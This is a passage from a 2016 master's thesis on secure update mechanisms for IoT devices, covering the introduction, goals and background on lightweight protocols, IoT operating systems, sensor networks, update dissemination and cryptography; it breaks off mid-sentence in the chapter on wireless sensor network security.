Master's Thesis

Robust Security Updates for Connected Devices

Jonathan Sönnerup
Jonathan Karlsson

Department of Electrical and Information Technology,
Faculty of Engineering, LTH, Lund University, 2016.

Robust Security Updates for Connected Devices

Jonathan Sönnerup, Nooxet@gmail.com
Jonathan Karlsson, Jonathan.karlsson7@gmail.com

Department of Electrical and Information Technology
Lund University

Supervisors:
Dr. Martin Hell, LTH
Fredrik Larsson

March 14, 2016

Printed in Sweden
E-huset, Lund, 2016

Abstract

We are emerging into the IoT (Internet of Things) era as the IoT market is quickly increasing, giving us connected devices everywhere, from personal accessories to smart homes and even whole city infrastructures. The manufacturing companies need to stay competitive in this rapidly evolving market, so they need to minimize the price and optimize the Time to Market (TTM). When new versions of a product are released, they get higher priorities than their predecessors. Still there are many devices based on the old version in use. With all these old devices connected to the Internet, problems are raised when software vulnerabilities are found because they will be more exposed to attackers. This may have severe consequences, not only for users' privacy, but also for the security of the society.

In this thesis we try to overcome some of these problems by providing a thorough vulnerability assessment as well as a secure update mechanism. An in-depth analysis on how to assess vulnerabilities is presented. We provide an implementation to deploy updates in a robust way. We consider security aspects such as confidentiality, integrity and non-repudiation, but also the need for failure recovery of the system and distribution of data in an efficient way. A camera is being attacked to demonstrate the need for a secure update mechanism.

Acknowledgements

We would like to thank our supervisors Dr. Martin Hell and Fredrik Larsson for supporting and guiding us throughout the process of this thesis. Their continuous input and effort have been valuable to us and for the results of this thesis.

We would also like to thank our dear high school teachers Erik Lindström and Kristin Adegran for always pushing us to do our best. We would not have been here without their help.

Table of Contents

List of Figures

List of Tables

List of Abbreviations

6LowPAN	IPv6 over Low power Wireless Personal Area Networks
AES	Advanced Encryption Standard
CA	Certificate Authority
CoAP	Constrained Application Protocol
CVE	Common Vulnerabilities and Exposures
CVSS	Common Vulnerability Scoring System
CWE	Common Weakness Enumerator
CWRAF	Common Weakness Risk Analysis Framework
CWSS	Common Weakness Scoring System
DES	Data Encryption Standard
DM	Device Management
DoS	Denial of Service
DSA	Digital Signature Algorithm
DTLS	Datagram Transport Layer Security
ECC	Elliptic Curve Cryptography
ECDSA	Elliptic Curve Digital Signature Algorithm
HTTP	Hypertext Transfer Protocol
ICMP	Internet Control Message Protocol
IoT	Internet of Things
IP	Internet Protocol
M2M	Machine to Machine
MAC	Message Authentication Code
MCU	Micro Controller Unit

MDM	Mobile Device Management
MQTT	Message Queuing Telemetry Transport
OS	Operating System
OTA	Over the Air
PKI	Public Key Infrastructure
REST	Representational State Transfer
RPL	IPv6 Routing Protocol for Low-Power and Lossy Networks
RTOS	Real-time Operating System
RTSP	Real Time Streaming Protocol
SSL	Secure Socket Layer
TCP	Transmission Control Protocol
UDP	User Datagram Protocol
WSN	Wireless Sensor Network

Chapter 1

Introduction

"Although it has been with us in some form and under different names for many years, the Internet of Things (IoT) is suddenly the thing."

– Windriver

The IoT revolution has just started and there is a tremendous increase in the number of devices connected to the Internet. Some companies estimate it to reach a number between 20 and 50 billion connected devices by the year of 2020 [1] [2]. With such a remarkable amount of devices, society will face an unprecedented security challenge. The software does not only need to implement security features and be built in a robust way, it also has to stay updated by receiving security patches in case vulnerabilities are found. A big problem is products using obsolete software versions – products no longer maintained by the manufacturing company. All of these products can pose a threat to the society and user privacy if the software is outdated and exposed to the Internet. Recently (January 2016), exploitable IoT devices have been easier to find due to the search engine Shodan[1] which lets users search the internet for connected devices, often vulnerable ones. One can easily find a camera feed, lacking authentication mechanisms, of sleeping babies[2]. It is of utmost importance to find viable ways to increase the security in all IoT devices, even the older ones. In a survey [3], it is presented that it takes on average 100-120 days for businesses to remediate a vulnerability after it has been publicly known. It is also shown that only after 40-60 days, there is a 90 per cent risk that the vulnerability already has been exploited. With a cost efficient and fast security update mechanism, the security can be maintained in the long term.

One way to increase the security is to always keep the devices up-to-date. In order to achieve this, a well-defined patch management process is necessary. First of all, the existence of a vulnerability needs to be detected and identified. Then, the severity of the vulnerability needs to be evaluated for a specific device or system,

[1] `http://www.shodan.io`

[2] `http://arstechnica.com/security/2016/01/how-to-search-the-internet-of-things-for-photos-of-sleeping-babies/`




Figure 1.1: A five step model for secure updates.

hence enough information about the system is needed in order to take appropriate action. In this thesis, the identification and evaluation processes are known as vulnerability assessment. Planning is needed to decide when the patch should be implemented and if all devices, or just a subset, should be updated. Furthermore, a patch needs to be implemented and tested or in case a patch already exists, just tested. Lastly, the patch needs to be deployed to all vulnerable devices in a secure way. Since the devices may be located in inaccessible areas, automatic updates are of interest. We have divided this process into five steps, as shown in Figure 1.1. It may be utilized in any area of software patch management, but this thesis' focus will be on IoT devices.

IoT devices differ from the usual computers and smartphones. They often have a small, low-power processor, or microcontroller unit (MCU) with a small amount of flash memory and RAM. Due to the resource constrains in the devices, ordinary communication and security protocols are often not applicable. New, optimized protocols are developed targeting smaller devices but the choice is left to the developers. Security has always come in second hand and for IoT there is no exception. It is a difficult task to implement robust security in devices with small memory and slow processors but it is an absolute necessity.

This thesis project is done at a camera company, hereinafter known as "CC".

1.1 Purpose and Goals

The purpose for this thesis is to further develop the idea of a security update mechanism for IoT, to determine the potential and to investigate different possibilities for maintaining up-to-date software.

The goal of this master's thesis is to explore and analyze current vulnerability assessment methods together with software update mechanisms to develop a reliable and secure platform for updating IoT devices using open source software. This is summarized below:

- Explore and analyze current methods for vulnerability assessment and determine their strengths and weaknesses. Investigate the current process(es) at CC and suggest improvements.
- Analyze current status for open-source device management, regarding security updates, in IoT devices. The main focus will be on the update process in some suitable CC products and compare with the state-of-the-art, to develop an improved and secure platform for security updates.
- Analyze which SW/HW problems need to be solved in order to update IoT devices in a secure manner – first, from a general perspective, then applied to CC's products.
- Determine the contemporary open-source software used in IoT devices and investigate current security issues. Compromise a CC product to demonstrate the problems with insecure update mechanisms.
- Implement a proof of concept solution for secure software updates for IoT devices in general, but with a focus on CC's products.

1.2 Thesis Outline

Background Theory This chapter introduces some basic concepts regarding security, IoT specific protocols and operating systems, and basic vulnerability assessment.

Vulnerability Assessment The fundamental concepts of vulnerability assessment are described – identification and evaluation. The current methods for identifying and evaluating vulnerabilities at CC are discussed. Improvements are presented and illustrated along with simple implementation code.

Vulnerability Assessment – Case Study In the case study, identification and evaluation of known vulnerabilities are assessed. The current methods are applied to the vulnerabilities to show lack of a deeper evaluation. An improvement is presented where an evaluation takes system and environment parameters into account, to provide a more accurate analysis.

Deployment – Use Cases Once a vulnerability has been patched, the update needs to be deployed to the devices. In this chapter, current working update solutions are being discussed and analyzed. Next, requirements of CC's customers are analyzed and compared to the current solutions.

Deployment Based on the use cases, a proposed solution of the update process is presented. The requirements from the customers are taken into consideration. This chapter briefly describes the planning and testing stages of deployment since these are not the focus in this thesis.

Roll Out The details of the deployment solution are described and discussed. Benchmarks have been made to support the discussion regarding digital signature algorithms and corresponding key lengths. A proof of concept program, *fortknox*, for updating devices in a secure way, has been written. This is compared to the current update process and also other update solutions.

Attacking a Camera To demonstrate the need for secure updates, the current update process have been attacked. The simplicity of the attack is shown, to get unauthorized access to a camera. The vulnerability is patched and the update is deployed with *fortknox*.

Discussion for Future Implementation Subjects not assessed in the thesis, but are necessary for a future implementation, are discussed.

Chapter 2

Background Theory

This chapter introduces some of the fundamental concepts for understanding Internet of Things and security related issues. Both technical aspects such as protocols and operating systems, and aspects from a management point of view such as device management and risk analysis.

2.1 Internet of Things

Internet of Things is the trending term for objects or "things" equipped with processors and sensors, allowing them to be aware of their surroundings and communicate with each other. This is also known as Machine to Machine (M2M) communication. One of the goals of IoT is to build networks of connected devices to create smart and autonomous systems. The devices often have very scarce resources and one challenge is to make it possible for communication with other devices. The IoT devices are to be integrated into an already existing ecosystem - the Internet.

The security in IoT is becoming more important now than ever, especially because of the large increase in the number of connected devices. The more connected devices, the larger the "playground" is for adversaries. This opens up a new world of almost endless possibilities with severe impacts. This puts serious pressure on the security mechanisms in IoT. Often the security is not even considered when a product is being developed [4]. The main goal is usually to make it work for as low cost as possible. Implementing security is both time consuming and makes the code size bigger and more complex. That is an undesirable feature, especially in IoT devices with limited resources. As security is becoming such a crucial part of the software development, one cannot afford to not have it implemented.

2.2 Risk Analysis

Risk Analysis is a vital part in finding and evaluating the necessity of a software update. A risk can be defined in many ways; One definition of a risk is "A random event that may possibly occur, and if it did occur, would have a negative impact on the goals of the organization" [5]. Another one, of a more mathematical character, is "The combination of a possibility of an unwanted event, times the severity of

that event on the most critical assets of the organization, times the probability of such an event actually occurring" [6].

Before a patch is distributed or even considered, a thorough risk analysis has to be done - a risk analysis covering the whole system architecture and the affected open source software. The implementation of a patch is just the last part of a much bigger process. Performing a risk analysis is a time-consuming part of it and costs a lot of money for the companies. Tools exist that tries to analyze the severity of software vulnerabilities, for example CVSS (Common Vulnerability Scoring System) and other tools that comprises databases with publicly known software vulnerabilities such as CVE (Common Vulnerabilities and Exposures) and CWE (Common Weakness Enumerator). These are explained more in Chapter 3. Sometimes these tools do not give a completely accurate result, thus making it less likely for a company to make an ideal decision.

2.3 Lightweight Protocols

The standard protocols, such as HTTP, TCP etc. used to communicate over the Internet are often too heavy for the small and resource constrained IoT devices. However, the devices still have to use parts of the standard IP stack to be able to communicate with other devices. For this reason, lightweight protocols specifically designed to meet the needs of these devices have in recent years been developed, either to replace the standard protocols or to adapt to them.

Some of the lightweight protocols are introduced below and the correlation between them and the heavier protocols is visualized in Figure 2.1.

CoAP[1] (Constrained Application Protocol) is a transfer protocol for machine-to-machine communication (M2M) used in IoT devices. It is based on the REST architecture and runs on top of UDP, unlike HTTP which usually operates over TCP. CoAP also integrates well with JSON, XML and CBOR among other formats. It is designed to operate on small devices, even 8-bits MCUs, with memory as low as tenths of kilobytes. Despite being a lightweight protocol, CoAP provides security in the form of DTLS with default parameters equal to a 3072-bits RSA key.

MQTT[2] (Message Queue Telemetry Transport) is a many-to-many protocol, while CoAP is mainly a one-to-one protocol [7]. It runs over TCP and uses a publish-subscribe model where multiple nodes (clients) can pass messages between each other via a broker (server). MQTT was designed to be lightweight but it comes with drawbacks for the tiniest devices, i.e. the clients have to support TCP. To overcome the drawbacks, MQTT-SN (MQTT for Sensor Networks) has been developed. MQTT is widely used in home automation and smart cities [8].

[1] `http://coap.technology/`
[2] `http://www.mqtt.org`




Figure 2.1: The TCP/IP and the IoT IP stack.

UDP[1] is a stateless protocol since delivery of packets is not guaranteed, unlike in TCP where packets are buffered. The packets do not need to arrive in the order they were sent. This, among other reasons, makes UDP a more lightweight protocol compared to TCP, and thus well suited for IoT devices. The packet loss is handled in the applications instead.

RPL[2] is a routing protocol for IPv6 for low-power and lossy networks. It provides support for point-to-point (between two nodes in the network), point-to-multipoint (from a gateway to several nodes in the network) and multipoint-to-point (from nodes to the gateway) communication over the network.

RPL also provides security features such as keys to provide message authenticity, confidentiality and integrity. It also has counters and consistency checks to protect against replay attacks, as well as a cryptographic mode of operation. It offers different security levels where the messages have different security implementations.

6LowPAN[3,4] is an adaptation protocol that makes it possible to send and receive IPv6 packets over IEEE 802.15.4 networks.

6LowPAN provides security services to achieve authentication, authorization, non-repudiation and prevention from replay attacks etc. Recent research on asymmetric cryptography has proven ECC to be feasible for sensor networks [9]. ECC provides the same level of security as RSA or AES but with a smaller key size.

IEEE 802.15.4[5] is a standard for resource constrained devices on the physical layer and the MAC layer. It can be used together with 6LowPAN and it also serves as a basis for other standards such as ZigBee[6].

The MAC sub-layer of 802.15.4 maintains an access control list where different security levels can be specified for certain communications. It also provides a frame security function which is a set of optional security services for upper layers. Process authentication and key exchange are not defined in the protocol due to the variety of applications in the upper layers.

2.4 Operating Systems in IoT

IoT devices often have a small amount of memory (ROM and RAM), a lightweight CPU operating on low power, and small sensors. Due to the constrained environment IoT devices impose, one must be careful when developing the operating system (OS). The OS needs to utilize the components to the fullest but still be able to fit in memory. Some open-source operating systems, commonly used in IoT devices, are introduced below. In Table 2.1, the OSs are put against each

[1] `https://www.ietf.org/rfc/rfc768.txt`
[2] `https://tools.ietf.org/html/rfc6550`
[3] `https://tools.ietf.org/html/rfc4944`
[4] `https://tools.ietf.org/html/rfc6282`
[5] `http://www.ieee802.org/15/pub/TG4.html`
[6] `http://www.zigbee.org/`

other to point out differences and similarities [10].

Contiki[1] is a real time operating system (RTOS), written in C, originally developed to be used in Wireless Sensor Networks (WSNs). A full Contiki installation only needs about 30 kB of ROM and 10 kB of RAM to run.

Contiki provides the full IP (uIP and uIPv6) stack supporting protocols such as IPv4, IPv6, TCP, UDP and HTTP. It also provides Rime which is a lightweight layered communication stack. The code footprint of Rime is less than one kilobyte and the memory footprint is in the order of tens of bytes [11].

Contiki also supports low-power protocols such as CoAP, RPL and 6LowPAN, however a customized implementation of 6LowPAN called SICSLowPAN is used to fit Contiki [12]. SICSLowPAN implements header compression, addressing and fragmentation mechanisms.

Contiki can be run on a variety of devices, ranging from small devices such as AVR, MSP430 and PIC to more powerful devices such as ARM. Supported sensor nodes include Mica2, MicaZ, TelosB among others [10]. Contiki is a multi-threaded OS and offers for example a UNIX-like shell. Communication security is provided via ContikiSec [13], a protocol for network layer security.

TinyOS[2] is an operating system written in NesC and designed for WSNs, smart meters and other low-power wireless devices. It is an event-driven and non-blocking OS, which in this case means it returns from method calls almost immediately after the call. Because of this, there is not much that can be blocked by any other running code.

TinyOS uses a protocol for multihop called the FTSP (Flooding Time Synchronization Protocol) and a protocol developed by the TinyOS creators called the CTP (Collection Tree Protocol), used to collect data to a gateway.

Furthermore, it supports the full IPv6 stack with RPL and 6LowPAN. It also supports protocols such as TCP, UDP, HTTP and COAP. The TinyOS developers' first implementation of 6LowPAN is called 6lowpancli but drawbacks led to a second implementation, BLIP (Berkeley Low-Power IP stack) [12].

TinyOS can at the moment be run on a few microcontrollers such as the MSP430 and the Atmega128, and support for Cortex M3 is in progress. It also has a great support for sensor nodes [10] including the whole Mica family, TelosB, IRIS, XYZ etc. The communication security in TinyOS is provided via TinySec [14], which is a link-layer security architecture for WSNs.

RIOT[3] is an RTOS with support for both the C and C++ programming languages and tools such as gcc, gdb and Valgrind. It supports multi-threading and is modular due to the small amount of hardware dependent code. It supports the 6LoWPAN, IPv6, RPL, UDP, CoAP and CBOR protocols. RIOT can be run on a variety of devices ranging from 8-bit MCUs such as the Arduino

[1] `http://www.contiki-os.org/`
[2] `http://www.tinyos.net/`
[3] `http://www.riot-os.org/`

Table 2.1: Comparison of the IoT operating systems.

	Contiki	**TinyOS**	**RIOT**	**LiteOS**
Publication	2000	2004	2013	2008
Monolithic / modular	Modular	Monolithic	Modular	Modular
Networking support	uIP, uIPv6, Rime	Active Message	IPv6	File-assisted
Language support	C	nesC	C, C++	LiteC++
File System	Coffee FS	Single level FS (ELF, Matchbox)	Not yet supported	Hierarchical Unix-like
Platform support	Tmote, TelosB, ESB, AVR, MSP430	Mica, Mica2, MicaZ, TelosB, Tmote, IRIS, Tinynode	Arduino, MSP430, ARM	MicaZ, IRIS, AVR

2560, to 32-bits MCUs such as ARM, and it is partially POSIX-compliant. The hardware requirements are small, thus making RIOT a suitable OS in small IoT devices.

LiteOS[1] is an OS written in LiteC++ with the goal to provide a Unix-like environment for Wireless Sensor Networks (WSNs). It has a hierarchical file system and a shell interface with UNIX-like commands for the user. The kernel and the user applications are separated which is utilized for software updates [15]. LiteOS supports multi-threading and dynamic loading and can be run on the MicaZ and IRIS sensor nodes as well as on AVRs [10].

2.5 Wireless Sensor Networks

A very common configuration of IoT devices is to have them connected to each other in a mesh network. These networks are called Wireless Sensor Networks (WSNs) and it is an emerging technology in the IoT world. A WSN typically consists of a group of small (IoT) devices or sensors, called nodes, which are connected to each other. The nodes themselves do usually not have a connection to the Internet, thus a gateway is used as a master for all the nodes in the network. The gateway handles all communication between the nodes and the Internet. Figure 2.2 shows a typical configuration for a WSN.

These WSNs are usually Low Power and Lossy Networks (LLNs), meaning

[1] `http://http://www.liteos.net/`

that packets are sometimes lost during transmission. The loss rate is increasing with increased range [16] which is why it is important with the interconnection between the nodes. Otherwise the range from the gateway to the furthest node might be too large, resulting in a too high frequency of lost packets. For the nodes to be able to communicate with each other, something known as dissemination protocols are used [17]. These protocols define the transmission between nodes, and are explained more in Section 2.6.

WSNs are usually deployed in areas that are difficult to access [18] [19]. They may also be used in a home environment for measuring temperature, humidity etc. Due to this, an over-the-air update mechanism is often convenient. Some examples of WSN applications are wildlife monitoring, military command, intelligent communication, critical infrastructure observation, smart homes, distributed robotics and traffic monitoring [20]. Because of the broadcasting nature of WSNs, eavesdropping is a big threat to the networks. This and other security concerns regarding WSNs are explained more in Section 2.10.




Figure 2.2: A typical WSN model.

2.6 Updates

It is important to keep devices up-to-date, especially for some WSNs where devices have a high risk of being compromised. A software update is basically just a new version of the software with added or removed code. Usually an update is expected to add some new features to improve the user experience. If companies have a big infrastructure of deployed systems that works, they would most likely not want to update their system unless it is absolutely necessary. They already have something

that works and an update both takes time and introduce a risk that something could stop working.

There is a difference between a regular update and a security update. A security update, which is what this thesis is focusing on, is not supposed to have an impact on the current features in the device. Its only purpose is to fix security vulnerabilities and to make the device more secure. Some companies might be more interested in that kind of update and even more important, if the code is based on open source, the security updates could have already been tested and verified by the community.

2.6.1 Dissemination

Many aspects of the update process is to be considered because IoT devices have other preconditions than bigger systems. Data dissemination is a term for "distribution of data" and is used in Wireless Sensor Networks. Many protocols have been developed to optimize the dissemination of the data in WSNs [17]. One common example is Deluge [21] which is developed to propagate large amounts of data, especially software image updates. Deluge builds on Trickle[1], which was one of the originally developed dissemination protocols. Deluge splits the image into fixed size pages and the pages into fixed size packets before disseminating it. When a node has received a full page, it broadcasts the packets from that page to its neighbours before requesting a new page. Another example is Freshet [22], which uses optimizations to reduce the consumed energy. It minimizes the latency by letting nodes stream pages before they have been fully received. It also supports out-of-order page reception. Because of all the data being sent wirelessly and in small chunks, an important factor is to be able to do fault detection and fault recovery. The latter could be achieved by the capability to do a roll back – a fallback to a previous, stable software version.

The protocols have the advantage that the nodes in the network can act both as sources and sinks, i.e. they can receive a patch, apply it and pass it through to its neighbours. Because of this, the server responsible for sending the patch does not have to send it to every node in the network, only the gateway, thus saving a lot of bandwidth.

A typical pattern for the nodes is known as the "advertisement pattern", shown in Figure 2.3. This pattern normally consists of four steps; advertise any available software, selection of a source node, request updates, and download the updates to the sink. When a sink has received an update, it can in turn become a source. The opposite approach is called the "subscription pattern", shown in Figure 2.4, where the sinks subscribe on new updates from the sources. However, this results in increased overhead at the source, making it infeasible for use in some WSNs [17].

2.6.2 Dynamic Software Updates

Dynamic Software Updating (DSU) is when programs can be updated while they still are running. This puts many demands on the system and it has to keep

[1] `https://tools.ietf.org/html/rfc6206`




Figure 2.3: Advertisement pattern in WSN.




Figure 2.4: Subscription pattern in WSN.

track of program states and the code. Today, operating systems and programming languages are typically not designed with DSU in mind [23]. To allow for DSU it is common to implement specialized compilers to preserve the semantics of the program and to make it possible to dynamically update it [24].

2.6.3 Δ-patches

Delta patching is a kind of update where the user only has to download the changes in the code instead of a whole binary. However, depending on implementation, the delta can sometimes be even bigger in size compared to the whole binary, as later seen in Table 7.6. This is due to the delta patch containing other information than just the code. It also has to keep track of the differences and where they are. One advantage with a delta patch is that when using compression on the code, the patch may become very small – much smaller than the original binary. This is due to redundant information in the patch.

2.6.4 Major/Minor Updates

A major update could be defined as a big service release where many parts of the code have been changed and many new features have been added. A minor update, on the other hand, could be a small update with a few bug fixes. These two different updates might require different approaches when deploying the update. Since a delta can become large when many changes are occurring in the code, a full binary update could be a better option for a major update. For minor updates, a delta would probably produce a smaller code size than the full binary. This leads to less data sent over the network - an important factor especially in the IoT world, since many devices are run on batteries. Less transmitted bits equals less energy consumed.

2.6.5 Over the Air

Over the Air (OTA) or Over the Air Programming is a term describing the transmission of data over an unguided medium, or in other words – wirelessly. OTA is necessary in for example Wireless Sensor Networks and it introduces other security challenges compared to a wired connection [25]. In a world where more and more things are being connected wirelessly to the Internet, these challenges need to be solved.

2.7 Device Management

Device management (DM) is software used for administrating devices remotely. The most common DM is used in mobile devices, known as Mobile device management (MDM). This lets the IT department manage, troubleshoot and secure the employees' mobile devices independent of mobile platform, e.g. operating system. The mobile devices can also be updated and configured over-the-air using MDM.

The Open Mobile Alliance[1] (OMA) have defined protocols for device management, described below:

OMA DM[2] is a protocol targeting mobile devices. It is an XML based architecture that runs over several communication protocols, such as USB, GSM, WAP and HTTP. It is a request-response protocol with authentication so that server and client only can communicate after proper authentication.

OMA LWM2M[3] Lightweight M2M, or LWM2M, is a device management protocol designed for constrained devices, such as IoT. It utilized the CoAP protocol and runs over UDP, with or without DTLS, and can also use SMS to send and receive data. The protocol features include support for device monitoring, configuring and updating.

2.8 Security

In the growing development of connected devices, security is a must to prevent attackers from gaining access to the devices, but also to ensure privacy for the customers in the case where devices transmits personal data. Below, some basic theory on security is introduced. For a more detailed description regarding security and cryptography, consult the *Handbook of Applied Cryptography* [26].

2.8.1 Symmetric Cryptography

Symmetric encryption schemes use a single cryptographic key, K, for both encryption, e_K, and decryption, d_K.

$$e_K(p) = c \text{ (p being the plaintext)}$$
$$d_K(c) = p \text{ (c being the ciphertext)}$$

The key is shared between the involving parties, thus often referred to as a shared key. Popular symmetric algorithms include Blowfish, AES, 3DES among others [27].

2.8.2 Asymmetric Cryptography

Asymmetric encryption schemes use a key pair, consisting of a public key, *pubkey*, and a private key, *privkey*. The public key is used for encryption whereas the private key is used for decryption. This works due to the keys being mathematically linked. A message encrypted with the public key can only be decrypted with the corresponding private key.

$$e_{pubkey}(p) = c$$
$$d_{privkey}(c) = p$$

[1] `http://openmobilealliance.org/`

[2] `http://openmobilealliance.org/about-oma/work-program/device-management/`

[3] `http://technical.openmobilealliance.org/Technical/technical-information/release-program/current-releases/oma-lightweightm2m-v1-0`

The public key can be seen by everyone (the senders), hence the name, whereas the private key is to be kept secret, i.e. only known by the recipient. Some well-known asymmetric cryptographic schemes are described below.

RSA is one of the most used asymmetric cryptosystems today[1]. RSA [28] is based on large prime numbers from where the public and private keys are derived. The strength of RSA lies in the difficulty of factoring large numbers[2].

ECC (Elliptic curve cryptography [29]) is another asymmetric cryptosystem. It is based on elliptic curves which is an algebraic structure. Compared to non-ECC cryptography, ECC yields the same level of security with a smaller key size. An elliptic curve satisfies the following equation:

$$y^2 = x^3 + ax + b$$

The strength of ECC is based on the discrete logarithm problem which is considered to be infeasible to solve[3].

2.8.3 Digital Signatures

The use of the key pair in asymmetric cryptography is not limited to encryption and decryption, but may also be used in so called digital signatures. A valid digital signature proves that the sender is who he/she claims to be and that the sender cannot, at a later point, deny having sent the message. A digital signature also ensures that the original message was not altered. This yields authentication, non-repudiation and integrity.

Some commonly used signing algorithms include RSA, DSA and ECDSA, where ECDSA is based on the DSA algorithm but utilizes elliptic curve cryptography instead.

2.8.4 Cryptographic Hash Functions

A cryptographic hash function is a non-invertible, or one-way, function that maps an input of any size to a fixed-size output, known as a hash. Cryptographic hash functions are commonly used in digital signatures and message authentication codes (MACs) to provide authentication of a message. The hash functions need to be resistant against attacks, thus the following properties must hold:

- Pre-image resistance
  - Given a hash value, h, it should be infeasible to find a message, m, such that $H(m) = h$, H being the hash function.
- Second pre-image resistance
  - Given a message, m_1, it should be infeasible to find a different message, m_2, such that $H(m_1) = H(m_2)$.

[1] `http://searchsecurity.techtarget.com/answer/What-are-new-and-commonly-used-public-key-cryptography-algorithms`

[2] `https://en.wikipedia.org/wiki/Integer_factorization`

[3] `https://en.wikipedia.org/wiki/Discrete_logarithm`

- Collision resistance
  - It should be infeasible to find two different messages, m_1 and m_2, such that $H(m_1) = H(m_2)$. Such a pair is known as a hash collision.

2.9 Public Key Infrastructure

A public key infrastructure[1] (PKI) enables parties to securely exchange data in an insecure environment, such as the internet, by the use of asymmetric encryption. A PKI consists of both software and hardware, but also a set of policies and standards for management of administration, distribution, creation and revocation of certificates and keys.

A public key is linked to a user's personal data in the form of a digital certificate. This certificate is digitally signed by an authority known as a Certificate Authority (CA). The user's identity may now be trusted, given that the CA is trusted. In order to trust the CA, the CA's own certificate needs to be signed by another authority. This forms a hierarchy of authorities with a root CA at the top.

2.10 Security in Wireless Sensor Networks

Because of WSNs being deployed in many different environments, sometimes hostile, the security in WSNs is essential. Many sensor nodes may be deployed in unattended environments, which make the network vulnerable for attacks, both virtually and physically. The combined computational power of the nodes and the wireless communication will attract many adversaries. The security in WSNs gives rise to many challenges. Because of its limited resources it is infeasible to implement some of the conventional security solutions [20]. The main security goals are still the same as for conventional security though – to achieve message confidentiality, integrity, authenticity, availability and non-repudiation.

2.10.1 Attacks and Security in WSNs

In WSNs, large volumes of information is transferred between nodes and security is sometimes not being considered. Hence, these networks are susceptible to attacks such as eavesdropping and monitoring. Adversaries can gather information remotely and anonymously. Even if the messages are encrypted, there is still a possibility that communication patterns can be analyzed. In addition to these passive attacks, active attacks also form a major threat. Some examples of active attacks are Denial of Service (DoS) attacks, Message Corruption, False Nodes and Routing attacks.

To protect against these attacks, different security mechanisms may be used. Some of them might be stripped down from its conventional solution to fit the restrictions in WSNs. Others can be used as they are. Due to the sometimes hostile environments and the broadcasting nature of WSNs, data confidentiality is

[1] `http://searchsecurity.techtarget.com/definition/PKI`

